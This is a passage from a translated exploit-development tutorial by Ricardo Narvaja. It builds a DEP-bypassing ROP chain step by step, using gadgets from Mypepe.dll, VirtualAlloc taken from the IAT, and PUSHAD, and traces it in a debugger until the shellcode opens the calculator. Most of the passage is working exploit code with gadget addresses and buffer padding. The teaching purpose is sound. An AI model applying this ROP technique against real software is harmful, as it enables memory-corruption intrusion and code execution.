We got our goal. The API address is in EAX and we took it out from the IAT. So, it will work in any PC. The next gadget should move that address from EAX to ESI where it corresponds.

```

# skipping ESP leaving it intact.
#
# EAX 90909090 => Nop
# ECX 00000040 => flProtect
# EDX 00001000 => flAllocationType
# EBX 00000001 => dwSize
# ESP ???????? => Leave as is
# EBP ???????? => Call to ESP (jmp, call
# ESI ???????? => PTR to VirtualAlloc /-
# EDI 10019C60 => ROP-Nop same as EIP
#-----

```

There is no MOV ESI. So, we need to use our imagination. Despite that the gadgets end in a RET normally, any code even if it doesn't have a RET, lets me continue and take control. It would be a gadget although less traditional, it will work.

IDA View-EIP, Function calls: sub\_78003C77, Program Segmentation, Modules, ROP gadgets, Functions window, Names window, Import

Address	Gadget	Module	Size
7800A387	push [ebp+arg_C] # push [ebp+arg_8] # push [ebp+arg_4] ... Mypepe.dll	Mypepe.dll	5
7800A386	push esi # push [ebp+arg_C] # push [ebp+arg_8] # push [ebp+arg_4] ... Mypepe.dll	Mypepe.dll	6
7800A385	sbb al, 56h # push [ebp+arg_C] # push [ebp+arg_8] # push [ebp+arg_4] ... Mypepe.dll	Mypepe.dll	6
7801A8DE	push eax # call esi	Mypepe.dll	2
7801A8DC	push 0 # push eax # call esi	Mypepe.dll	3

Line 8 of 59

If I push the EAX value to the stack and prepare ESI to have a POP ESI - RET, I could move EAX to ESI using the stack. Let's see.

IDA View-EIP, Function calls: sub\_78003C77, Program Segmentation, Modules, ROP gadgets, Functions window, Names window, Import

Address	Gadget
780015AB	test eax, edi # dec ebp # add al, [eax] # pop edi #
780015C8	<b>pop esi # retn</b>
780015C6	fdivr st, st(7) # pop esi # retn
780015C5	sbb eax, 0FFFFFFFh # pop esi # retn
780015C4	pop edi # sbb eax, 0FFFFFFFh # pop esi # retn

Line 9 of 1183


I will add the gadget to POP ESI-RET in ESI before.

```

10
11     rop= struct.pack("<L", 0x78003d08) #POP EAX-RET
12     rop+= struct.pack("<L", 0x7802e0b4) # IAT DE VA mas 4
13     rop+= struct.pack("<L", 0x780022DE) # SACA LA DIRECCION DE VA a EAX
14
15     rop+= struct.pack("<L", 0x780015c8) # POP ESI - RET
16     rop+= struct.pack("<L", 0x780015c8) # MUEVO A ESI EL PUNTERO A POP ESI- RET
17
18     rop+= struct.pack("<L", 0x7801a8DE) # PUSH EAX -CALL ESI
19     rop+= struct.pack("<L", 0xCCCCCCCC) # SIGUIENTE GADGET
20
21     fruta="A" * 772 + rop + shellcode + "\n"
22
23     print stdin
24

```

e C:/Users/ricna/Desktop/35/DEP/script.py



POP ESI moves the same pointer to POP ESI - RET to ESI to retake control after the next gadget.



It will push the VA address to the stack and jumps to the POP ESI – RET with CALL ESI again because we had saved the POP ESI-RET address in ESI.

```

    Mypepe.dll:780015C4 ; 
    Mypepe.dll:780015C5 db 83h ; å
    Mypepe.dll:780015C6 ;
    Mypepe.dll:780015C7 fddiv st, st(7)
    Mypepe.dll:780015C8 pop esi
    Mypepe.dll:780015C9 ret
    Mypepe.dll:780015CA ;
    Mypepe.dll:780015CB ;
    Mypepe.dll:780015CC loc_780015CA: ; CODE XREF: Mypepe.dll:mypepe_memcmp+40f
    Mypepe.dll:780015CD cmp ch, dh
    Mypepe.dll:780015CE jz loc_78026393
    Mypepe.dll:780015D0 jmp short loc_780015BD
    UNKNOWN 780015C8: Mypepe.dll:mypepe_memcmp+4D (Synchronized with EIP)

Hex View-1 Stack view
03F7B8 780108E1 Mypepe.dll:mypepe_dup+86
03F7BC 74110160 kernel32.dll:kernel32_VirtualAlloc
03F7C0 CCCCCCCC
03F7C4 035040B8
03F7C8 0440C778
03F7CC 636C6163

```

It fails because it moves the Return Address that it saved to ESI and below, it is the VA address. So, instead a POP ESI-RET, this last one should be a POP XXX, POP ESI – RET to take the first value of the stack out to other place and then, it pops the VA value to ESI.

```

    7800147D push cs # sub eax, eax # pop esi # sar eax, 4 # lea eax... Mypepe.dll
    78001490 mov [esi], ecx # sub eax, edx # pop esi # sar eax, 4 # lea eax... Mypepe.dll
    780015B0 xor eax, eax # pop esi # retn Mypepe.dll
    # pop esi
    Line 6 of 1541

Hex View-1 Stack view

```

There, it is. So, I change just this that I move to ESI. The other should be the same.

```

35 DEP / script.py
NODEP.py x NO_DEP\script.py x DEP\script.py x


10
11     rop+= struct.pack("<L", 0x78003d08) # POP EAX-RET
12     rop+= struct.pack("<L", 0x7802e0b4) # IAT DE VA mas 4
13     rop+= struct.pack("<L", 0x780022DE) # SACA LA DIRECCION DE VA a EAX
14
15     rop+= struct.pack("<L", 0x780015c8) # POP ESI - RET
16     rop+= struct.pack("<L", 0x780015b0) # MUEVO A ESI EL PUNTERO A POP EDI - POP ESI - RET
17
18     rop+= struct.pack("<L", 0x7801a8DE) # PUSH EAX -CALL ESI
19     rop+= struct.pack("<L", 0xCCCCCCCC) # SIGUIENTE GADGET
20
21     fruta="A" * 772 + rop + shellcode + "\n"
22
23     print stdin
24

```

Let's try it now.



I enter it with F7.



Ready. I got the first goal. The VA address is in ESI and it will jump to 0xFFFFFFFF that is the next gadget. So, I retook control.

```
# skipping ESP leaving it intact.
#
# EAX 90909090 => Nop
# ECX 00000040 => flProtect
# EDX 00001000 => flAllocationType
# EBX 00000001 => dwSize
# ESP ???????? => Leave as is
# EBP ???????? => Call to ESP (jmp, call
# ESI ???????? => PTR to VirtualAlloc -
# EDI 10019C60 => ROP-Nop same as EIP
#-----
```

The next one will be easy. We have to set a JMP ESP. CALL ESP or PUSH ESP – RET in EBP. We already had a PUSH ESP-RET. We only have to find a POP EBP-RET to move it to EBP.

Address	Gadget
78001076	pop ebp # retn
78001075	pop esi # pop ebp # retn
78001073	add bh, [eax+5Eh] # pop ebp # retn
78001070	adc eax, 7802E044h # pop esi # pop ebp # retn
780012AF	pop ebp # retn

pop ebp

Debug View

Address	Gadget
78001C9C	push esp # and al, 10h # pop esi # mov [edx], e
7800EE4F	push esp # and al, 10h # mov [edx], eax # mov
7800F7C1	push esp # retn
7802C2D9	push esp # and al, 6 # fldcw word ptr [esp+6] #
7802C2D3	add [ebx-76998036h], al # push esp # and al, 6

push esp

line 3 of 7

DEP > script.py

NODEP.py X NO\_DEP\script.py X DEP\script.py X

```

10
11    rop= struct.pack("<L",0x78003d08) #POP_EAX-RET
12    rop+= struct.pack("<L",0x7802e0b4) # IAT DE VA mas 4
13    rop+= struct.pack("<L",0x780022DE) # SACA LA DIRECCION DE VA a EAX
14
15    rop+= struct.pack("<L",0x780015c8) # POP_ESI- RET
16    rop+= struct.pack("<L",0x780015b0) # MUEVO A ESI EL PUNTERO A POP EDI-POP_ESI
17
18    rop+= struct.pack("<L",0x7801a8DE) # PUSH_EAX -CALL_ESI
19
20    rop+= struct.pack("<L",0x780012af) # POP_EBP -RET
21    rop+= struct.pack("<L",0x7800f7c1) # PUSH_ESP-RET
22
23    rop+= struct.pack("<L",0xCCCCCCCC) # SIGUIENTE GADGET
24


```

This is the EBP setting. With this, it will be set with its pointer to PUSH ESP-RET. Let's continue.

```

#
# EAX 90909090 => Nop
# ECX 00000040 => flProtect
# EDX 00001000 => flAllocationType
# EBX 00000001 => dwSize
# ESP ???????? => Leave as is
# EBP ???????? => Call to ESP (jmp, call, push,...)
# ESI ???????? => PTR to VirtualAlloc - DWORD PTR
# EDI 10019C60 => ROP-Nop same as EIP
#-----
```

EDI = ROP NOP means it should point to a RET that is the NOP in ROP programming. So, let's find a POP EDI-RET to set EDI.



The screenshot shows a debugger interface with multiple tabs: NODEP.py, NO\_DEP\script.py, and DEP\script.py. The current tab is DEP\script.py. The assembly code is as follows:

```
11    rop= struct.pack("<L", 0x78003d08)      #POP EAX-RET
12    rop+= struct.pack("<L", 0x7802e0b4)      # IAT DE VA mas 4
13    rop+= struct.pack("<L", 0x780022DE)      # SACA LA DIRECCION DE VA a EAX
14
15    rop+= struct.pack("<L", 0x780015c8)      # POP ESI- RET
16    rop+= struct.pack("<L", 0x780015b0)      # MUEVO A ESI EL PUNTERO A POP EDI-POP
17
18    rop+= struct.pack("<L", 0x7801a8DE)      # PUSH EAX -CALL ESI
19
20    rop+= struct.pack("<L", 0x780012af)      # POP EBP -RET
21    rop+= struct.pack("<L", 0x7800f7c1)      # PUSH ESP-RET
22
23    rop+= struct.pack("<L", 0x78028756)      # POP EDI -RET
24    rop+= struct.pack("<L", 0x780015c9)      # RET
```

We set any pointer of mypepe to a RET. It will move it to EDI. Let's continue.

```
# EAX 90909090 => Nop
# ECX 00000040 => flProtect
# EDX 00001000 => flAllocationType
# EBX 00000001 => dwSize
# ESP ???????? => Leave as is
# EBP ???????? => Call to ESP (jmp, call, push,...)
# ESI ???????? => PTR to VirtualAlloc - DWORD PTR
# EDI 10019C60 => ROP-Nop same as EIP
#-----
```

We need to move 4 constants to EAX, 40 to ECX, 1000 to EDX and 1 to EBX. We'll find the correspondent POPs and add the constants.

Address	Gadget
78003D08	pop eax # retn
78003D06	push 1 # pop eax # retn
78003D05	add [edx+1], ch # pop eax # retn
78003D04	add [eax],al # push 1 # pop eax # retn
78003D03	nop # add [eax],al # push 1 # pop eax # retn

Address	Gadget
7800235A	pop ebx # retn
78002359	pop esi # pop ebx # retn
78002358	pop edi # pop esi # pop ebx # retn
78002357	add [edi+5Eh], bl # pop ebx # retn
78002356	add al, [eax] # pop edi # pop esi # retn

Address	Gadget
780012C1	pop ecx # retn
780012C0	pop ecx # pop ecx # retn
780012BE	add [eax],al # pop ecx # pop ecx # retn
780012BC	add eax, [eax] # add [eax],al # pop ecx
780012BA	or al, ch # add eax, [eax] # add [eax],al

Address	Gadget
78028998	pop edx # retn
78028996	add [eax],al # pop edx # retn
78028994	adc bh, [ecx] # add [eax],al # pop edx # retn
78028992	add al, ch # adc bh, [ecx] # add [eax],al # pop edx # retn
78028990	add [eax],al # add al, ch # adc bh, [ecx] # add [eax],al # p

pop edx # r

Let's add them to the ROP.

```

35 DEP > script.pyv
35 NODEP.py x NO_DEP\script.py x DEP\script.py x
23 rop+= struct.pack("<L", 0x78028756) # POP EDI -RET
24 rop+= struct.pack("<L", 0x780015c9) # RET
25
26 rop+= struct.pack("<L", 0x78003d08) # POP EAX -RET
27 rop+= struct.pack("<L", 0x90909090) # 0x90909090
28
29 rop+= struct.pack("<L", 0x7800235a) # POP EBX -RET
30 rop+= struct.pack("<L", 0x1) # 1
31
32 rop+= struct.pack("<L", 0x780012c1) # POP ECX -RET
33 rop+= struct.pack("<L", 0x40) # 0x40
34
35 rop+= struct.pack("<L", 0x78028990) # POP EDX -RET
36 rop+= struct.pack("<L", 0x780015c9) # 0x1000
37

/Users/ricna/Desktop/35/DEP/script.pyv

```

Ready. We just need the final gadget that orders all. It is a PUSHAD-RET.

Address	Gadget
78009791	pusha # add al, 80h # retn
7800A08D	pusha # add al, 0 # mov dword ptr [eax], offset unk_78
7800B296	pusha # mov eax,esi # pop esi # retn
7800B295	dec eax # pusha # mov eax,esi # pop esi # retn
7800B28F	dec dword ptr [ebx-76F7DBB4h] # dec eax # pusha #


pusha

There, it is. The ADD AL, XX does nothing because the PUSHAD is done before. It will save the 90909090 in the stack. Let's add it.

```
35 DEP > script.py
35 <-- NODEP.py x NO_DEP\script.py x DEP\script.py x
35
36     rop+= struct.pack("<L", 0x78003d08) # POP EAX -RET
37     rop+= struct.pack("<L", 0x90909090) # 0x90909090
38
39     rop+= struct.pack("<L", 0x7800235a) # POP EBX -RET
40     rop+= struct.pack("<L", 0x1) # 1
41
42     rop+= struct.pack("<L", 0x780012c1) # POP ECX -RET
43     rop+= struct.pack("<L", 0x40) # 0x40
44
45     rop+= struct.pack("<L", 0x78028998) # POP EDX -RET
46     rop+= struct.pack("<L", 0x1000) # 0x1000
47
48     rop+= struct.pack("<L", 0x78009791) # PUSHAD-RET
49
```

It should work with that. Let's trace it completely until VirtualAlloc.

We come to the PUSHAD.



It look good. Press F7.

The screenshot shows the Immunity Debugger interface. The assembly pane displays the following code:

```

7411A160 ; Attributes: bp-based frame
7411A160 kernel32_VirtualAlloc proc near
7411A160 mov edi, edi
7411A162 push ebp
7411A163 mov esp, ebp
7411A165 pop ebp
7411A166 jmp off_74181154
7411A166 kernel32_VirtualAlloc endp
7411A166

```

The stack view pane shows the current state of the stack:

Hex	Address	Value
04	7800F7C1	Nupepe.dll:nypepe_pxceptInfoPtrs+7
08	012FFE1C	Stack[000038C4]:012FFE1C
0C	00000001	
10	00001000	
14	00000040	
18	90909090	
1C	03504088	
20	0440C778	
24	636C6163	
28	5004C083	

The bottom status bar indicates: 0% (-292, 17) (819, 64) UNKNOWN 7411A160: kernel32\_VirtualAlloc (Synchronized with EIP)

We came to VirtualAlloc. We see the arguments in the stack. The first one will be the place where it will return from the API. If I see, it will be the PUSH ESP-RET. Then, we have the API arguments. Let's check.

## VirtualAlloc function

Reserves, commits, or changes the state of a region of pages in the virtual address space of t  
Memory allocated by this function is automatically initialized to zero.

To allocate memory in the address space of another process, use the [VirtualAllocEx](#) function

### Syntax


C++

```

LPVOID WINAPI VirtualAlloc(
    _In_opt_ LPVOID lpAddress,
    _In_     SIZE_T dwSize,
    _In_     DWORD  flAllocationType,
    _In_     DWORD  flProtect
);


```

The address to unprotect belongs to the stack and point just where my shellcode is.




Then, we have the 1 size that will unprotect 0x1000 because this is the minimum block to unprotect. Independently of what you enter. Then, 0x1000 that is the allocation type constant and 0x40 that is the other **flprotect** constant.

If I execute the API RET pressing CTRL + F7, I see that it returns to the PUSH ESP-RET.



If it returns an address in EAX, it is all correct and unprotected. I can execute my code now. I continue tracing with F7.

It came to my shellcode without problems and executed. (Alleluia)



And it ends up executing the calculator. This can be automatized with **mona**, but we'll see that in the next part.

WE GOT IT. ☺

**Ricardo Narvaja**

Translated by: @IvinsonCLS